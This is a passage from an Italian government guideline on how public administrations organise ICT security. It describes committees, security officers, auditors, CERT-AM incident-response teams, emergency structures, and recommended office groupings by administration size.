- *politica di sicurezza dell'amministrazione*, riferita agli aspetti di sicurezza che riguardano l'amministrazione nel suo complesso;
- *politica di sicurezza del sistema informativo*, riferita agli aspetti di sicurezza propri del sistema informatico;
- *politica di sicurezza tecnica*, riferita agli aspetti più propriamente tecnici della sicurezza del sistema informatico.

Il Comitato di Sicurezza generalmente definisce le linee guida di carattere generale relative al primo aspetto e delega ad altri organismi (ad esempio il Gruppo di Gestione della Sicurezza) l'approfondimento e la formalizzazione degli altri aspetti.

Gli obiettivi maggiormente significativi che devono essere perseguiti nella definizione della politica di sicurezza dell'amministrazione riguardano i seguenti punti:

- determinazione degli obiettivi di sicurezza, concordemente con le indicazioni del Piano Nazionale per la sicurezza informatica;
- definizione ed approvazione della struttura organizzativa alla quale è affidata la sicurezza;
- attribuzione di responsabilità ed autorità in materia di sicurezza;
- collaborazione con i comitati di sicurezza (od organismi analoghi) di altri enti per stabilire politiche di sicurezza comuni;

Il Comitato di sicurezza ha dunque una importante funzione di indirizzo, e di avallo dell'operato dell'intera organizzazione di sicurezza attraverso la elaborazione e l'emanazione delle norme e dei regolamenti.

È perciò necessario che tutte le norme in materia di sicurezza siano approvate formalmente dal Comitato di Sicurezza, eventualmente tramite delega al Responsabile di Sicurezza.

#### 4.3.4 RESPONSABILE DELLA SICUREZZA ICT

È il soggetto al quale compete la definizione delle soluzioni tecniche ed organizzative in attuazione delle direttive impartite dal Ministro direttamente o su indicazione del Comitato per la sicurezza ICT. La definizione delle soluzioni tecniche deve essere eseguita dal Responsabile della sicurezza ICT sviluppando opportune politiche di sicurezza dei sistemi ICT che trattano le informazioni e applicazioni utilizzate nell'ambito dell'amministrazione. Tale sviluppo deve essere eseguito partendo dalle indicazioni contenute nella politica di sicurezza della PA e nella eventuale politica di sicurezza specifica dell'organizzazione e si deve avvalere di una metodologia di analisi e gestione dei rischi. Il Responsabile della sicurezza ICT ha il compito di fornire al Responsabile dei sistemi informativi automatizzati le definizioni relative alle soluzioni tecniche al fine della loro realizzazione e del monitoraggio del loro corretto funzionamento.

È una figura chiave nella definizione dell'organizzazione, è nominato dal Ministro o dal Comitato di Sicurezza e, in quanto presidente del Comitato Tecnico, è il diretto referente nei confronti del Comitato di Sicurezza.

**Funzioni e responsabilità**

Riferisce periodicamente al Comitato di Sicurezza sullo stato della sicurezza del sistema informativo. Egli deve avere la responsabilità e l'autorità necessarie sia per la definizione delle procedure di sicurezza, sia per il controllo della loro sistematica e corretta applicazione.

Tiene i rapporti con i responsabili della sicurezza degli enti che cooperano con l'amministrazione per curare l'attuazione delle politiche di sicurezza comuni.

È il riferimento dei referenti locali della sicurezza.

**4.3.5 RESPONSABILE DEL SISTEMA INFORMATIVO AUTOMATIZZATO**

È il referente istituito dal decreto legislativo 39/93, cui compete la pianificazione degli interventi di automazione, l'adozione delle cautele e delle misure di sicurezza, la commitment delle attività da affidare all'esterno. Il Responsabile dei sistemi informativi automatizzati può nominare suoi assistenti in numero proporzionato alla complessità dei sistemi informatici gestiti dall'amministrazione.

***Assistente del responsabile dei sistemi informativi automatizzati nel campo della sicurezza ICT***

A tale ruolo compete il compito di provvedere alla prima installazione e configurazione delle misure di sicurezza sui sistemi ICT dell'amministrazione e al costante aggiornamento hardware e software di tali sistemi al fine di eliminare o ridurre tempestivamente le vulnerabilità note che per tali sistemi vengono scoperte. I soggetti che ricoprono questo ruolo potranno ricevere indicazioni circa l'aggiornamento dei sistemi ICT dal Responsabile della sicurezza ICT, dal Responsabile dei sistemi informativi automatizzati, eventualmente anche dall'organismo denominato GovCERT.

**4.3.6 GESTORE ESTERNO**

È il fornitore di servizi che opera sotto il controllo del responsabile dei sistemi informativi (outsourcer).

In attesa del completamento dell'attuazione di un adeguato piano di formazione e sensibilizzazione del personale della PA in tema di sicurezza ICT, i soggetti che ricoprono questo ruolo possono svolgere anche servizi critici dal punto di vista della sicurezza (ad esempio quelli connessi con il ruolo precedentemente descritto, di Assistente del Responsabile dei sistemi informativi automatizzati nel campo della sicurezza ICT). In tali casi è estremamente importante che l'amministrazione si cauteri esplicitando chiaramente nei contratti gli obblighi e le responsabilità che il gestore esterno deve assumersi nel fornire il servizio e mantenendo il più possibile un controllo sugli aspetti di maggiore criticità che caratterizzano il servizio stesso.

Al problema dell'outsourcing è stato dedicato un capitolo in questo documento.

**4.3.7 ADDETTO ALLE VERIFICHE DI SICUREZZA ICT**

Secondo quanto specificato nella direttiva 16 gennaio 2002, svolge un'attività di controllo saltuaria che si sviluppa attraverso un vero e proprio audit. Tale audit deve mirare a verificare la completa e corretta realizzazione delle soluzioni tecniche e il recepimento di tutte le indicazioni contenute nella politica di sicurezza della PA, nella eventuale politica

di sicurezza dell'amministrazione e nelle politiche di sicurezza dei sistemi ICT. Ove necessario l'Addetto alle verifiche di sicurezza ICT potrà avvalersi di tecniche di penetration testing al fine di verificare la resistenza dei sistemi ICT dell'amministrazione a eventuali attacchi. In base al principio della separazione dei compiti, Addetto alle verifiche di sicurezza ICT non può essere chi ha il compito di installare, configurare e aggiornare le soluzioni tecniche definite dal Responsabile della sicurezza ICT (Assistente del Responsabile dei sistemi informativi automatizzati nel campo della sicurezza ICT). Nei casi in cui sia richiesto un livello di sicurezza più elevato alle verifiche periodiche eseguite dai soggetti che ricoprono questo ruolo dovrà essere aggiunta l'effettuazione di vere e proprie certificazioni della sicurezza ICT.

L'Addetto alle verifiche di sicurezza ICT può nominare suoi Assistenti in numero proporzionato alla complessità dei servizi informatici gestiti dall'amministrazione.

#### ***Assistente dell'addetto alle verifiche di sicurezza ICT***

A tale ruolo compete principalmente il compito di eseguire sui sistemi ICT dell'amministrazione il piano di auditing sviluppato dall'Addetto alle verifiche di sicurezza ICT.

#### **4.3.8 PROPRIETARIO DEI DATI E DELLE APPLICAZIONI**

È il soggetto cui competono le decisioni in merito all'utilizzo dei dati informatici ed al loro trattamento; di norma corrisponde ad una figura di livello, come ad esempio il direttore generale dell'area in cui si svolgono i trattamenti. Ai fini di una corretta gestione della sicurezza ICT è necessario che i Proprietari dei dati e delle applicazioni interagiscano strettamente con il Comitato per la Sicurezza ICT sia in una fase iniziale, ai fini dell'eventuale predisposizione di una politica di sicurezza ICT dell'amministrazione, sia successivamente, per garantire un tempestivo aggiornamento della politica stessa reso necessario da significative variazioni relative ai dati e alle applicazioni gestite.

#### **4.3.9 UTENTE**

Finora gli utenti sono stati considerati attori estranei all'organizzazione della sicurezza, in quanto fruitori di servizi che, per requisito, devono essere intrinsecamente sicuri.

Questo approccio ha mostrato i suoi limiti ed oggi si tende a considerare gli utenti come parte integrante dell'organizzazione della sicurezza.

Il Codice in materia di protezione dei dati personali (decreto legislativo 30 giugno 2003, n. 196) assegna una importante responsabilità agli utenti che sono incaricati del trattamento dei dati personali. Questi ultimi devono infatti seguire le norme tecniche e comportamentali circa la tutela dei dati<sup>3</sup> impartite dal Titolare o dal Responsabile.

Una ulteriore indicazione relativa al coinvolgimento degli utenti viene dalle "Linee guida per la sicurezza dei sistemi e delle reti – verso la cultura della sicurezza" dell'OCSE.

Secondo tali linee guida, tutti coloro che partecipano ai processi informatici devono svolgere attività quali: la valutazione dei rischi, la progettazione e realizzazione del sistema di sicurezza, la gestione della sicurezza ed il riesame periodico delle soluzioni adottate. Queste indicazioni sono rivolte anche agli utenti comuni, a persone che non hanno cono-

<sup>3</sup> Si ricorda che, in base all'articolo 15, chi cagiona danno ad altri per effetto del trattamento di dati personali è tenuto al risarcimento a meno che non provi di "aver preso tutte le precauzioni necessarie a evitare il danno".

scenze informatiche ed usano il loro personal computer solo come un veicolo per utilizzare i servizi di Internet. Secondo le linee guida, anche questi utenti devono – in misura commisurata alla complessità del sistema direttamente utilizzato – valutare i rischi, adottare le opportune cautele nella scelta e predisposizione del loro sistema, adottare un approccio globale alla gestione della sicurezza e costantemente rivedere e modificare tutti gli aspetti di sicurezza per fare fronte all'evolversi delle situazioni di rischio.

Nonostante queste indicazioni possano apparire particolarmente impegnative, occorre riconoscere che non c'è alternativa al coinvolgimento degli utenti nella gestione responsabile del proprio sistema in quanto il modello che vede gli utenti comunque “protetti” non è compatibile con i concetti di apertura e libertà degli scambi informativi.

Indirettamente l'OCSE afferma che l'ignoranza tecnologica non è ammissibile e chiunque interagisce con sistemi informatici deve farsi carico, in relazione al proprio livello di partecipazione, anche di attività di tipo tecnico e organizzativo.

#### 4.4 GESTIONE DEL PERSONALE

Il personale addetto all'utilizzo dei sistemi ICT che tratta informazioni e applicazioni rilevanti dal punto di vista della sicurezza ICT e, soprattutto, il personale che ricopre i ruoli di gestione della sicurezza ICT sopra descritti deve essere attentamente selezionato sulla base di criteri di affidabilità e competenza, in modo da rendere il più possibile basso il rischio che tale personale possa compiere, intenzionalmente o accidentalmente, azioni che compromettano la protezione delle informazioni e applicazioni dell'amministrazione. È anche necessario che il personale suddetto sia messo in condizione di svolgere al meglio i suoi compiti, dotandolo delle risorse e del supporto necessari. Ad esso deve essere consentita anche la fruizione di un adeguato piano di formazione e sensibilizzazione nell'area della sicurezza ICT.

Inoltre dovrà essere garantita un'alta motivazione del personale, preferibilmente istituendo ruoli specifici per la sicurezza ICT che prevedano un trattamento adeguato alle responsabilità assunte.

Queste ultime, d'altro canto, dovranno essere ben esplicitate e formalizzate negli incarichi conferiti, così come previsto nei documenti ISO/IEC 17799-1, 13335-1, 13335-2 e nel documento BS7799-2.

#### 4.5 STRUTTURE OPERATIVE

La gestione della sicurezza deve essere effettuata tramite una struttura operativa che dipende dalle dimensioni, dall'articolazione e dalla distribuzione dei diversi uffici dell'amministrazione.

Nei paragrafi seguenti vengono illustrate le strutture preposte alla gestione della sicurezza che dovrebbero essere presenti in un'amministrazione “tipo” di medie-grandi dimensioni, con uffici centrali e periferici.

##### 4.5.1 COMITATO TECNICO

È un organismo che riunisce persone di elevata qualifica dell'amministrazione ed eventualmente del Gestore esterno. A differenza del Comitato di Sicurezza, ha compiti di scel-

te e di indirizzo tecnico. Per espletare le proprie attività si avvale di specifici gruppi di lavoro permanenti o attivati su temi definiti.

### **Struttura**

Il Comitato Tecnico dovrebbe essere formato da 3-5 persone. Di esso dovrebbero far parte esperti di problemi di sicurezza e del sistema informativo dell'amministrazione. Esso è presieduto dal Responsabile della sicurezza, designato ai sensi decreto legislativo 196/2003.

### **Funzioni e responsabilità**

Su mandato del Comitato di Sicurezza, il Comitato Tecnico cura la redazione dei documenti tecnici relativi alle politiche di sicurezza.

Il documento di politica di sicurezza del sistema informativo definisce le regole e i principi che governano la protezione delle informazioni all'interno del sistema informativo in tutte le sue fasi, mentre le "regole tecniche di sicurezza" comprendono le regole, norme e specifiche tecniche che governano l'elaborazione delle informazioni e l'utilizzo delle risorse software e hardware.

Il Comitato Tecnico è inoltre responsabile di compiti che possono suddividersi nelle seguenti tre categorie.

a) *attività di pianificazione*, comprendente le attività relative a:

- analisi e approvazione dell'architettura di sicurezza del sistema informativo, per stabilire i servizi di sicurezza e approvare le misure di sicurezza necessarie per la realizzazione dei servizi;
- approvazione e validazione del piano di attuazione della sicurezza;

b) *attività di controllo*, comprendente le seguenti attività finalizzate a garantire il miglioramento delle condizioni di sicurezza:

- verifica dell'attuazione delle misure correttive e della loro economicità in rapporto ai rischi;
- informativa verso il Comitato di Sicurezza sullo stato di sicurezza dell'amministrazione;
- verifica e mantenimento del livello di sicurezza complessivo del sistema informativo, affinché esso sia aderente agli obiettivi indicati dal Comitato di Sicurezza;
- controllo del sistema informativo, tramite i rendiconti prodotti dal gruppo di gestione centrale.

c) *attività di regolamentazione*, che consiste nel definire e regolamentare tutti gli aspetti relativi al comportamento che i fruitori del sistema informativo devono tenere, dal punto di vista del rispetto delle norme di sicurezza. Ciascun dipendente deve essere informato delle proprie responsabilità e delle regole alle quali è necessario che si attenga.

In particolare devono essere regolamentati i seguenti aspetti:

- l'accesso alle aree riservate;
- l'utilizzo dei servizi di rete, in particolare nei collegamenti con l'esterno (posta elettronica, ecc.);



- l'introduzione di programmi e dati all'interno dell'amministrazione;
- l'utilizzo di strumenti hardware e software del sistema informatico, eventualmente indicando i limiti di utilizzo per scopi personali;
- l'uso ed il livello di segretezza di ogni elemento identificativo di accesso al sistema informativo;
- le dimissioni o le assenze di lunga durata del personale, al fine di prevenire l'utilizzo indebito di risorse normalmente assegnate al dipendente;
- l'accettazione ed il controllo del personale esterno, con particolare riguardo all'attività di manutenzione hardware e software.

Benché questo organismo normalmente operi delegando studi tecnici, controlli e funzioni di gestione a gruppi specifici, mantiene la responsabilità di tutti gli aspetti di sicurezza di fronte al Comitato di Sicurezza.

#### 4.5.2 UFFICIO DI SICUREZZA CENTRALE

È l'insieme delle persone che, quotidianamente, si occupano della gestione tecnica ed operativa del sistema, per gli aspetti rilevanti attinenti la sicurezza. Esso è composto dalle risorse deputate a gestire la sicurezza del sistema informatico.

##### ***Funzioni e responsabilità***

L'ufficio di sicurezza centrale cura gli aspetti tecnici, gestionali e procedurali della sicurezza a livello centrale.

##### *Aspetti tecnici*

I compiti più significativi sono:

- identificare, sviluppare o acquisire il software applicativo o le apparecchiature hardware necessarie a garantire la sicurezza, così come indicato nei documenti di politica della sicurezza;
- rilevare i tentativi di utilizzo improprio e l'utilizzo improprio delle apparecchiature ed ogni altro attentato alla sicurezza e reagire prontamente per valutare l'accaduto e per rimuoverne le cause;
- attuare le azioni occorrenti per prevenire situazioni da cui, per carenza di misure sicurezza, può derivare un danno all'amministrazione;
- identificare ogni problema relativo alla sicurezza e risalire alle cause;
- avviare e proporre azioni correttive ai problemi identificati.

##### *Aspetti gestionali*

Tali aspetti riguardano le problematiche di tipo gestionale del sistema informatico. Tra i principali compiti:

- gestire l'architettura del sistema secondo canoni di efficacia, efficienza ed economicità;
- controllare che in caso di variazioni al sistema sia verificata l'adeguatezza delle funzionalità;



- gestire le credenziali di accesso (username e password) degli utenti;
- gestire i profili di autorizzazione dell'accesso alle risorse;
- fornire periodici rendiconti sulla sicurezza al Comitato Tecnico;
- gestire i prodotti hardware e software che realizzano i meccanismi di sicurezza;
- verificare che ciascuna delle risorse utilizzate dal sistema abbia caratteristiche adeguate alle funzioni per cui viene impiegata, sia prima dell'acquisizione sia periodicamente;
- amministrare i supporti magnetici rimovibili.

#### *Aspetti procedurali*

Gli aspetti gestionali riguardano la conduzione delle attività tecniche. In particolare essi comprendono:

- modalità e tempi di effettuazione dei backup;
- gestione delle informazioni su supporto cartaceo o su supporti magnetici rimovibili;
- trattamento dei supporti di memorizzazione non più utilizzati o da riutilizzare;
- gestione delle informazioni da eliminare (con verifica che non siano ricostruibili).

#### 4.5.3 REFERENTE LOCALE DELLA SICUREZZA

È la figura responsabile della sicurezza presso le unità organizzative periferiche. La sua presenza capillare all'interno dell'amministrazione garantisce l'attuazione delle politiche di sicurezza ed è il canale di riporto ai vertici dei possibili problemi.

#### **Struttura**

Il referente di sicurezza è unico per ogni unità organizzativa. Si propone un referente per ogni Dipartimento e per ogni ufficio periferico dell'amministrazione.

Le attività più propriamente operative possono essere delegate dal referente ad altra persona fornita della necessaria competenza.

Per le sedi che comprendono più unità organizzative può essere nominato un unico referente locale. È inoltre opportuno che venga individuato un vicario del referente locale della sicurezza.

#### **Funzioni e responsabilità**

La corretta applicazione delle norme che assicurano la sicurezza dipende dalla conoscenza che gli utenti dei servizi informatici hanno acquisito riguardo alle procedure definite. In particolare, per ciò che attiene alla sicurezza, il referente locale della sicurezza ha la responsabilità del comportamento delle persone che appartengono alla sua unità organizzativa.

I suoi compiti, legati alla gestione ed al controllo di tutti gli aspetti di sicurezza inerenti l'utenza, riguardano:

- la sensibilizzazione dei propri collaboratori affinché le regole e le norme di sicurezza siano sistematicamente applicate;
- la determinazione delle necessità di accesso di ciascuno di loro alle informazioni e la richiesta al gruppo di sicurezza centrale delle autorizzazioni del caso;
- la richiesta tempestiva della disattivazione dei diritti d'accesso di un utente quando viene a cessare la necessità;

- la segnalazione al gruppo di sicurezza centrale di ogni incidente o rischio in materia di sicurezza, così che possano essere presi gli opportuni e tempestivi provvedimenti.

Inoltre, egli è il referente verso l'ufficio centrale di gestione della sicurezza del sistema informativo per quanto attiene l'eventuale gestione delle smart card ed è il responsabile dell'assegnazione delle user id degli utenti.

#### 4.5.4 GRUPPI DI LAVORO SPECIFICI

Sono strutture, di norma a carattere temporaneo, formate da esperti di specifici temi di sicurezza. Il loro lavoro è di supporto al Comitato Tecnico che ne coordina l'attività.

Il numero e la struttura di questi gruppi viene stabilito dal Comitato Tecnico in funzione delle necessità. Su alcuni problemi di particolare rilevanza possono essere istituiti dei gruppi di lavoro permanenti.

Sono attivati per compiti progettuali, innovativi o su problemi specifici.

Possibili aree di intervento per tali gruppi sono:

- normative e standard;
- progettazione della gestione delle smart card;
- progettazione del piano di attuazione della sicurezza.

## 4.6 I CERT-AM

La costituzione di un gruppo di gestione degli incidenti informatici all'interno delle singole istituzioni della PA è uno dei passi fondamentali per un efficace governo della sicurezza.

Il CERT-AM è una squadra specializzata nella prevenzione e nella gestione degli incidenti informatici al fine di poterli evitare, contenere e limitarne i danni; la Direttiva 16/1/2002 ne raccomandava la creazione all'interno di ciascuna amministrazione.

La comunità di riferimento di un CERT-AM è costituita dagli utenti della propria amministrazione, ove gli utenti comprendono sia gli utenti finali che le direzioni ed i servizi coinvolti a qualsiasi titolo nella prevenzione e gestione degli incidenti di sicurezza informatica.

Sebbene il CERT-AM debba rispondere ad un modello adeguato alle specifiche esigenze e peculiarità di ogni singola amministrazione, l'adozione di un modello comune e di standard di comunicazione con l'esterno favorisce il coordinamento in caso di incidenti e contribuisce alla formazione di un piano di protezione condiviso nell'ambito della PA.

Per ulteriori dettagli sulla struttura, i servizi ed il funzionamento dei CERT-AM si veda la specifica appendice "Indicazioni per la gestione degli incidenti informatici" del presente documento come pure la sezione "I CERT-AM" del Piano Nazionale.

### **Struttura**

Una squadra di risposta agli incidenti è costituita da alcune componenti fondamentali, tra cui un ufficio di help desk, una linea di comunicazione centralizzata e il personale con adeguate capacità tecniche.

Caratteristiche fondamentali di una squadra di intervento sono:

- la dimensione e l'area di impiego della squadra, che nella maggior parte dei casi è l'organizzazione stessa;

- la struttura, che può essere centralizzata, distribuita o mista;
- i meccanismi di comunicazione centralizzati per diminuire i costi operativi e il tempo di risposta;
- i meccanismi di allarme distribuiti nell'area che viene servita dalla squadra;
- il personale con competenze tecniche e con capacità di comunicare e di tenere la situazione sotto controllo.

In dipendenza dallo specifico contesto in cui si trova ad operare, un CERT-AM può assumere una modalità organizzativa centralizzata, distribuita o mista ed avvalersi di sole risorse interne od anche di risorse non proprie con vari gradi di esternalizzazione.

Per poter svolgere un'azione realmente efficace dovrà essere riconosciuta al CERT-AM, da parte dell'amministrazione di appartenenza, un livello di autorità piena in materia di gestione degli incidenti.

I CERT-AM dovranno dotarsi di proprie e specifiche politiche e procedure, che dovranno discendere ed armonizzarsi con le politiche di sicurezza dell'amministrazione di riferimento e con quelle emanate dal GovCERT.it.

Tali politiche e le procedure dovranno inoltre disciplinare le modalità di relazione con le strutture interne all'amministrazione, ivi compreso il GovCERT.it, e con gli enti esterni.

### ***Funzioni e responsabilità***

La squadra di intervento deve essere preparata a prevenire, rilevare ed a reagire agli incidenti garantendo:

- risposta efficace e preparata;
- centralizzazione e non duplicazione degli sforzi;
- incremento della consapevolezza degli utenti rispetto le minacce.

Allorché l'istituzione del GovCERT.it sarà oggetto di appositi provvedimenti normativi, i CERT-AM possono fruire permanentemente di servizi centralizzati orientati alla prevenzione ed al coordinamento e possono pertanto dedicarsi ad erogare alla propria comunità di riferimento servizi di carattere più operativo.

Alcuni aspetti del contesto organizzativo in cui opera uno specifico CERT-AM, quali la modalità centralizzata o distribuita e la collocazione nell'ambito dell'amministrazione di riferimento di alcune attività operative (effettuate direttamente dal gruppo CERT-AM o da altre funzioni interne), influiscono sulla sua missione e quindi sui servizi che decide di erogare.

I CERT-AM erogano comunque alla propria comunità di riferimento i seguenti servizi essenziali.

#### **SERVIZI REATTIVI**

- early warning: distribuzione alla comunità di riferimento delle informative provenienti dal GovCERT.it e di informative prodotte internamente per esigenze legate allo specifico contesto;
- gestione degli incidenti: analisi; risposta on site; supporto alla risposta;
- gestione delle vulnerabilità: risposta alle vulnerabilità.

## SERVIZI PROATTIVI

- diffusione di informazioni relative alla sicurezza: parte di questa attività consiste nella diffusione alla propria comunità di riferimento delle informazioni giudicate pertinenti al contesto comunicate dal GovCERT.it in aggiunta ad informazioni specifiche prodotte internamente giudicate importanti per lo specifico contesto;
- raccolta di informazioni;
- configurazione e manutenzione, ove applicabile in dipendenza dalla configurazione dell'organizzazione per la gestione dei sistemi informativi;
- Intrusion Detection, ove applicabile in dipendenza dalla configurazione dell'organizzazione per la gestione dei sistemi informativi;
- verifiche e valutazioni.

In base alle precedenti considerazioni, ma anche tenendo conto delle capacità intrinseche di uno specifico gruppo e dell'assetto organizzativo, un CERT-AM può erogare ulteriori servizi che ampliano quelli già esistenti tradizionalmente erogati da altre aree di un'organizzazione quali l'IT, l'audit, la formazione.

Questi servizi aggiuntivi possono riferirsi alle tematiche dell'Analisi dei rischi, della Continuità di servizio, della Consulenza e della Sensibilizzazione, della Formazione e dell'Aggiornamento.

Se il CERT-AM eroga questi servizi, il suo punto di vista e la sua competenza possono essere d'aiuto nel migliorare la sicurezza complessiva dell'organizzazione ed ad identificare rischi, minacce e debolezze dei sistemi.

**Relazioni**

Le relazioni interne all'amministrazione di appartenenza di un CERT-AM devono rispecchiare l'organizzazione dell'amministrazione.

Prendendo come riferimento quanto raccomandato dalla Direttiva 16/1/2002, i naturali referenti interni di un CERT-AM sono il Responsabile della sicurezza ICT ed il Comitato per la Sicurezza ICT e, in funzione degli specifici aspetti organizzativi, il Responsabile dei sistemi informativi.

Già ora il CERT-AM è tenuto a notificare tempestivamente al GovCERT.it, che costituisce a tutti gli effetti il suo riferimento naturale, in merito agli incidenti accaduti o in corso e, dietro sua richiesta, ad inviare resoconti.

Il gruppo che gestisce l'incidente può inoltre aver bisogno di dialogare con altri enti coinvolti quali:

- i propri ISP; ad esempio durante un attacco di tipo DoS;
- i proprietari di indirizzi da cui proviene l'attacco; in particolare con il responsabile della sicurezza dell'organizzazione da cui proviene o sembra provenire l'attacco;
- i fornitori di software; ad esempio per l'approfondimento della lettura delle registrazioni sicurezza;
- altri gruppi di risposta di incidenti; ad esempio altri CERT-AM ed altre organizzazioni similari;
- organizzazioni esterne coinvolte; ad esempio ricevendo una segnalazione di un attacco proveniente dai propri indirizzi IP.

Il CERT-AM deve aver chiaramente concordato con altre funzioni interne all'organizzazione – pubbliche relazioni; ufficio legale; direzione – le modalità di interazione con gli enti esterni, per evitare il rischio di rivelare a terze parti non autorizzate informazioni sensibili che potrebbero causare danni di carattere economico e di immagine.

Il gruppo documenta tutti i contatti e le comunicazioni con terze parti a fini probatori e di assunzione di responsabilità.

Il contatto con i media può costituire una parte importante delle attività di risposta ad incidenti. Il CERT-AM dovrebbe definire le procedure da adottare nei contatti e nella comunicazione con i media in conformità con le politiche dell'amministrazione in merito alla divulgazione di informazioni.

Il gruppo di risposta agli incidenti dovrebbe avere istituito rapporti di collaborazione con i rappresentanti degli organismi investigativi anche per definire, prima che avvenga un incidente, le condizioni in base alle quali gli incidenti devono essere loro segnalati, così come le modalità di segnalazione e di raccolta delle evidenze.

Nella Figura 3 sono indicati gli enti esterni con i quali un CERT-AM deve avere relazioni o con i quali può ritenere opportuno collaborare.




Figura 3 – Relazioni esterne CERT-AM

#### 4.7 STRUTTURE PER L'EMERGENZA

Sono strutture preposte alla gestione di eventi eccezionali dovuti ad accadimenti catastrofici o a qualunque altra situazione critica che causi problemi all'operatività dell'amministrazione. Le problematiche di cui si occupano rientrano pertanto nelle tematiche del disaster recovery o della continuità operativa (business continuity).

Queste strutture variano per articolazione e compiti in funzione di quanto stabilito nei piani di emergenza<sup>4</sup>.

In generale si tratta di strutture a carattere permanente che sono però operative solo in momenti particolari, oltre che in occasione di prove ed esercitazioni.

### ***Funzioni e responsabilità***

Le strutture per l'emergenza hanno il compito di:

- redigere e mantenere il piano di emergenza;
- pianificare ed effettuare le prove periodiche del piano;
- decidere l'attivazione del piano di emergenza;
- svolgere le attività relative al recupero dell'operatività;
- pianificare e svolgere le attività di ritorno all'operatività ordinaria (rientro).

## **4.8 STRUTTURA DI AUDITING**

È un gruppo di tecnici responsabile dei controlli di sicurezza sul sistema informativo integrato.

### ***Struttura***

Il gruppo deve essere composto da tecnici esperti in problematiche di sicurezza. Il loro numero è funzione della complessità degli ambienti, del livello di sicurezza richiesto e delle specifiche attività in corso di svolgimento. Si può ipotizzare una consistenza numerica minima di due persone che si possono avvalere, di volta in volta, della collaborazione di specialisti.

### ***Funzioni e responsabilità***

Il gruppo di auditing ha il compito di:

- pianificare ed effettuare ispezioni (audit) periodiche per verificare il rispetto delle politiche di sicurezza e la loro efficacia;
- accertare il livello di sicurezza raggiunto dal sistema;
- verificare la conformità dei meccanismi di sicurezza adottati e dei comportamenti degli utenti in relazione agli standard, alle norme ed alle direttive stabilite.

## **4.9 GLI UFFICI E LE RESPONSABILITÀ PER LA SICUREZZA**

Le strutture operative elencate sono necessarie per espletare i compiti relativi alla tutela della sicurezza in un'organizzazione di grandi dimensioni.

L'articolazione dell'organizzazione per la sicurezza deve essere però coerente con le caratteristiche dell'amministrazione in termini di mandato istituzionale, dimensione e distribuzione sul territorio nazionale.

<sup>4</sup> Ad esempio un'articolazione tipica è quella che prevede un comitato di crisi e gruppi operativi per il ripristino del servizio. Il primo può essere formato da persone di alto livello che hanno la responsabilità di gestire l'evento eccezionale, i secondi da tecnici con specifici compiti inerenti le attività di ripristino della rete, dei sistemi, delle applicazioni, ecc..

Ogni amministrazione dovrà pertanto individuare gli uffici e le responsabilità tenendo conto dei propri compiti istituzionali.

All'atto pratico, i ruoli e le strutture descritti possono essere raggruppati in un unico ufficio o, in alcuni casi, fare capo ad un'unica figura professionale.

Si precisa comunque che la possibilità di articolare uffici e responsabilità secondo le esigenze precipue, non fa venire meno l'esigenza di espletare i compiti descritti. Pertanto, nelle amministrazioni più complesse i compiti di gestione della sicurezza saranno distribuiti su più strutture operative mentre in amministrazioni di dimensioni inferiori tali compiti saranno assolti da un numero ridotto di strutture.

A titolo indicativo viene prospettata una tabella (Tabella 1) che mostra le aggregazioni consigliate per le diverse tipologie di amministrazioni.

Ogni casella della tabella rappresenta un ufficio dell'amministrazione o la responsabilità di una specifica figura professionale.

	grosse amministraz. presenti su più sedi su territorio nazionale	grosse amministraz. presenti su più sedi in una stessa città	grosse amministraz. presenti in una sola sede	amministrazioni di media complessità	piccole amministrazioni
Ministro, Direttore, Sindaco ...	✓	✓	✓	✓	✓
Consigliere tecnico per la sicurezza ICT	✓				
Comitato per la sicurezza ICT	✓	✓	✓	✓	
Responsabile della sicurezza ICT	✓	✓	✓	✓	✓
Comitato tecnico	✓	✓	✓		
Ufficio di sicurezza centrale	✓				
Referente locale della sicurezza	✓	✓			
Gruppi di lavoro specifici	✓	✓	✓		
Strutture per l'emergenza	✓	✓	✓	✓	

*Tabella 1 - Aggregazioni consigliate per le diverse tipologie di amministrazioni*



## 5. Le strutture per la certificazione della sicurezza ICT in Italia

